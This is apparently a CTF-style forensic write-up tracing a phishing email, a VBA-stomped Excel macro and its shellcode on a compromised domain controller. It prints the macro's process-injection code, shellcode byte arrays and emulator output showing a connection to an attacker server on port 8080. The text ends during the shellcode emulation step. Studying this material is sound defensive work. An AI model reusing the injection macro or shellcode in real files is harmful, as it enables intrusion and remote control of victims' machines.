PwnedDC - FIN7

CyberDefenders

Scenario	Phishing-led intrusion that ends with ransomware on a corporate domain controller
Evidence	Domain controller disk triage image, Windows event logs, Outlook PST files, and a full memory dump (AD-MEM)
Techniques	Email analysis, Office macro and P-Code analysis, shellcode emulation, PowerShell history and script block review, Volatility memory analysis, binary metadata extraction

1. Overview

A corporate domain controller was compromised, and the task was to reconstruct the full attack chain: how the adversary got in, what code ran, how access was kept, what they learned about Active Directory, and which ransomware family was finally staged. The investigation moved through four evidence sources in a deliberate order: Windows Defender telemetry to find the first sign of trouble, the user mailbox to find the delivery vector, PowerShell logs and history to see attacker activity on the host, and finally the memory dump to identify and dissect the malicious process.

This document walks through each phase in the order I worked it, with the screenshots captured along the way.

2. Tools Used

Tool	Purpose
Arsenal Image Mounter	Mount the domain controller disk triage image as a read-only drive
Event Log Explorer	Browse and filter the Defender and PowerShell operational logs
Outlook Forensics Wizard	Open PST files and inspect message content and MAPI properties
oleid, olevba (oletools)	Triage the Office attachment and extract VBA source and P-Code
Python, Notepad++	Small helper scripts to turn macro byte data into shellcode binaries
scdbg	Emulate shellcode and list the Windows API calls it makes
Volatility 2.6	Memory analysis: imageinfo, procdump, memdump, yarascan, volshell, dumpfiles
ClamAV (clamscan)	Signature scan of executables carved from memory
strings, PowerShell Select-String	Search the memory image and process dump for readable artifacts
Resource Hacker	Read version metadata from the recovered executable

3. Investigation Phases

Phase 1: Initial Detection in Windows Defender Logs

The disk triage image was mounted with Arsenal Image Mounter, which exposed the domain controller file system and its event logs. In Event Log Explorer I opened the Windows Defender operational log and filtered for Event ID `1116`, the event Defender writes when it detects malware or potentially unwanted software. Filtering reduced the log from 45 events to two warnings, both on 11/21/2021, within about a minute of each other.




Figure 1. Defender operational log filtered to Event ID 1116, with the event details expanded

The event details show a threat named `Exploit:Win32/ShellCode.BN` with severity Severe, in the Exploit category. The full event description additionally ties the detection to `notepad.exe` running under a domain user account, which already hints that shellcode was being run inside a process that should have no reason to host it.

> **Key finding**
> Defender flagged shellcode on 11/21/2021 at 7:04:13 PM. This gave a time anchor for everything that follows.

Phase 2: Finding the Phishing Email

Shellcode in a user process usually means the user was tricked into running something, so I went looking for the delivery mechanism in email. Outlook keeps each mailbox in a PST file, so I searched the mounted drive for `*.pst` and found four, belonging to different users. The largest, in the Labib user profile, was the most promising place to start.




Figure 2. PST search on the mounted drive returning four Outlook data files

Opening that PST in Outlook Forensics Wizard and browsing the Inbox (73 messages) turned up one message that stood out among the newsletters and training promotions: a message from **DHL FINANCE INQUIRY** with the subject *DHL Overdue on your account / Final Reminder* and an attachment named `Unpaid Invoice.xls` (87 KB). The body is a standard payment-pressure lure: an overdue balance, a threat to cut off credit, and a request to open the attached invoice.




Figure 3. Suspicious DHL message in the Inbox of the Labib mailbox, with the attachment visible

The display name says DHL, but the actual sender address belongs to an unrelated domain, `dxmxva.buzz`. That mismatch between display name and sending domain is a classic phishing indicator.




Figure 4. Sender address in the message header, which does not match the DHL brand

The Properties tab of the message exposes the raw MAPI fields. The `ClientSubmitTime` property records when the sender's mail client submitted the message, which is a sender-side timestamp and therefore more useful for establishing when the attacker acted than the delivery time shown in the mailbox.




Figure 5. Message properties, including ClientSubmitTime, recipient, and the spoofed sender name

Phase 3: Triage of the Malicious Attachment

I extracted the attachment and ran `oleid` against it from PowerShell. Two results matter. First, although the file is named with an `.xls` extension, oleid identifies it as an Excel 2007+ macro-enabled workbook, so the extension does not match the real format. Second, it reports VBA macros with suspicious keywords and rates the risk as **HIGH**. The file is not encrypted, has no XLM (Excel 4.0) macros, and has no external relationships, so the payload is inside the VBA project itself.




Figure 6. oleid output: macro-enabled workbook with suspicious VBA macros, risk HIGH

Running `olevba` on the file dumped the macro source from `Module1` inside `xl/vbaProject.bin`. The module begins by declaring the Win32 structures `PROCESS_INFORMATION` and `STARTUPINFO`, which are needed to create another process, and olevba's summary table confirms what the code is built to do.




Figure 7. olevba extracting the VBA module and its Win32 structure declarations

```
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |AutoOpen            |Runs when the Word document is opened        |
|AutoExec  |Auto_Open           |Runs when the Excel Workbook is opened       |
|AutoExec  |Workbook_Open       |Runs when the Excel Workbook is opened       |
|Suspicious|Environ             |May read system environment variables        |
|Suspicious|Lib                 |May run code from a DLL                      |
|Suspicious|VirtualAllocEx      |May inject code into another process         |
|Suspicious|WriteProcessMemory  |May inject code into another process         |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
|IOC       |rundll32.exe        |Executable file name                         |
+----------+--------------------+---------------------------------------------+
```

Figure 8. olevba keyword summary: auto-execute entry points, injection-related APIs, Base64 strings, and rundll32.exe as an IOC

The auto-execute keywords (`AutoOpen`, `Auto_Open`, `Workbook_Open`) mean the code runs as soon as the user enables macros. The flagged `VirtualAllocEx` and `WriteProcessMemory` calls point to process injection.

Reading the macro body confirms this. A large array of decimal values is built at the top, then the code picks `rundll32.exe` from either `SysWOW64` or `System32` depending on the `ProgramW6432` environment variable, so the right bitness is always used. The helper functions then follow the textbook injection sequence: start the host process (with what looks like the suspended flag), allocate an executable page, copy the array into it byte by byte, and start a thread at that address.

Administrator: Windows PowerShell

```
    Dim sInfo As STARTUPINFO
    Dim sNull As String
    Dim sProc As String

#If VBA7 Then
    Dim rwxpage As LongPtr, res As LongPtr
#Else
    Dim rwxpage As Long, res As Long
#End If
    myArray = Array(51, 201, 100, 139, 73, 48, 139, 73, 12, 139, 73, 28, 139, 89, 8, 139, 65, 32, 139, 9, 128, 120, 12,
51, 117, 242, 139, 235, 3, 109, 60, 139, 109, 120, 3, 235, 139, _
69, 32, 3, 195, 51, 210, 139, 52, 144, 3, 243, 66, 129, 62, 71, 101, 116, 80, 117, 242, 129, 126, 4, 114, 111, 99, 65, 1
17, 233, 139, 117, 36, 3, 243, 102, 139, 20, _
86, 139, 117, 28, 3, 243, 139, 116, 150, 252, 3, 243, 51, 255, 87, 104, 97, 114, 121, 65, 104, 76, 105, 98, 114, 104, 76
, 111, 97, 100, 84, 83, 255, 214, 51, 201, _
87, 102, 185, 51, 50, 81, 104, 117, 115, 101, 114, 84, 255, 208, 87, 104, 111, 120, 65, 1, 254, 76, 36, 3, 104, 97, 103,
 101, 66, 104, 77, 101, 115, 115, 84, 80, _
255, 214, 87, 104, 114, 108, 100, 33, 104, 111, 32, 87, 111, 104, 72, 101, 108, 108, 139, 204, 87, 87, 81, 87, 255, 208,
 87, 104, 101, 115, 115, 1, 254, 76, 36, _
3, 104, 80, 114, 111, 99, 104, 69, 120, 105, 116, 84, 83, 255, 214, 87, 255, 208)
    If Len(Environ("ProgramW6432")) > 0 Then
        sProc = Environ("windir") & "\\SysWOW64\\rundll32.exe"
    Else
        sProc = Environ("windir") & "\\System32\\rundll32.exe"
    End If

    res = RunStuff(sNull, sProc, ByVal 0&, ByVal 0&, ByVal 1&, ByVal 4&, ByVal 0&, sNull, sInfo, pInfo)

    rwxpage = AllocStuff(pInfo.hProcess, 0, UBound(myArray), &H1000, &H40)
    For offset = LBound(myArray) To UBound(myArray)
        myByte = myArray(offset)
        res = WriteStuff(pInfo.hProcess, rwxpage + offset, myByte, 1, ByVal 0&)
    Next offset
    res = CreateStuff(pInfo.hProcess, 0, 0, rwxpage, 0, 0, 0)
End Sub
Sub AutoOpen()
    Auto_Open
```

Figure 9. Macro body: byte array, rundll32.exe selection, and the allocate, write, execute sequence

Phase 4: Shellcode Extraction and P-Code Analysis

To see what the byte array actually does, I wrote a short Python script that pulls the decimal values out of the `Array(...)` call with a regular expression and writes them to a binary file.




Figure 10. Helper script that converts the macro's decimal byte array into shellcode.bin

The script extracted 199 bytes. I then emulated the result with `scdbg /f /findsc`. The emulation resolves a handful of APIs and displays a message box before exiting, with no network activity at all. That is too harmless for a document flagged this heavily, which suggested the visible array was not the real payload.




Figure 11. scdbg emulation of the 199-byte array: LoadLibrary, MessageBox, ExitProcess only

The next place to look was the macro's P-Code, the compiled intermediate form Office actually executes. Re-running olevba with the P-Code option produced a long run of `LitDI2` literals on line 52 that did not match the array in the source view.

```
        LbEndIf
Line #52:
        LineCont 0x0030 88 00 00 00 0A 01 00 00 8A 01 00 00 0C 02 00 00 8A 02 00 00 08 03 00 00 86 03 00 00 0A 04 00 00
A2 04 00 00 3A 05 00 00 D0 05 00 00 56 06 00 00
        LitDI2 0x00BA
        LitDI2 0x0099
        LitDI2 0x003D
        LitDI2 0x0076
        LitDI2 0x00F4
        LitDI2 0x00D9
        LitDI2 0x00EC
        LitDI2 0x00D9
        LitDI2 0x0074
        LitDI2 0x0024
        LitDI2 0x00F4
        LitDI2 0x0058
        LitDI2 0x0029
        LitDI2 0x00C9
        LitDI2 0x00B1
        LitDI2 0x00C9
        LitDI2 0x0031
        LitDI2 0x0050
        LitDI2 0x0012
        LitDI2 0x0083
        LitDI2 0x00C0
        LitDI2 0x0004
        LitDI2 0x0003
        LitDI2 0x00C9
        LitDI2 0x0033
        LitDI2 0x0094
        LitDI2 0x0001
        LitDI2 0x0015
```

Figure 12. P-Code disassembly: LitDI2 literals that differ from the visible VBA source

> **Why this matters**
> The source-level array and the P-Code disagree. That mismatch is consistent with VBA stomping, where the readable source is swapped for decoy content while the compiled P-Code keeps the real logic.

I wrote a second script that pulls the last byte of each `0x00XX` literal with a regular expression, converts it to binary, and saves it as `shellcode_pcode.bin`.

shell.py | shell2.py | code.txt

```
import re

# 1. Paste your raw terminal dump containing the LitDI2 streams here
raw_pcode_data = """
LitDI2 0x00BA
    LitDI2 0x0099
    LitDI2 0x003D
    LitDI2 0x0076
    LitDI2 0x00F4
    LitDI2 0x00D9
    LitDI2 0x00EC
    LitDI2 0x00D9
    LitDI2 0x0074
    LitDI2 0x0024
    LitDI2 0x00F4
    LitDI2 0x0058
    LitDI2 0x0029
    LitDI2 0x00C9
    LitDI2 0x00B1
    LitDI2 0x00C9
    LitDI2 0x0031
    LitDI2 0x0050
    LitDI2 0x0012
    LitDI2 0x0083
    LitDI2 0x00C0
    LitDI2 0x0004
    LitDI2 0x0003
    LitDI2 0x00C9
    LitDI2 0x0033
    LitDI2 0x0094
```

Figure 13. Second helper script, input section: raw LitDI2 dump pasted into the script

```
"""

# 2. Extract only the 2-digit hex values at the end of each 0x00XX block
# This regex looks for '0x00' followed by exactly two hexadecimal characters
hex_bytes = re.findall(r'0x00([0-9a-fA-F]{2})', raw_pcode_data)

if hex_bytes:
    # Convert extracted hex strings to a raw binary byte array
    binary_payload = bytearray(int(b, 16) for b in hex_bytes)

    # 3. Write out the binary file
    output_filename = "shellcode_pcode.bin"
    with open(output_filename, "wb") as f:
        f.write(binary_payload)
    print(f"[+] Successfully extracted {len(binary_payload)} bytes of shellcode to {output_filename}")
else:
    print("[-] No valid LitDI2 hex patterns detected. Check your spacing or terminal input.")
```

Figure 14. Second helper script, processing section: regex extraction and binary output

This time the file was larger (827 bytes) and the emulation told a very different story: the shellcode loads `wininet`, opens an internet handle, and calls `InternetConnectA` to a hard-coded server on port 8080. This is the attacker's reverse shell channel.

```
PS C:\Users\Administrator\Desktop> scdbg.exe /f .\shellcode_pcode.bin /findsc
Loaded 33b bytes from file .\shellcode_pcode.bin
Testing 827 offsets   |  Percent Complete: 99%  |  Completed in 125 ms
0) offset=0x0          steps=MAX    final_eip=7c801d7b   LoadLibraryA
Loaded 33b bytes from file .\shellcode_pcode.bin
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

4010bd  LoadLibraryA(wininet)
4010cb  InternetOpenA()
4010e7  InternetConnectA(server: 192.168.112.128, port: 8080, )

Stepcount 2000001
```

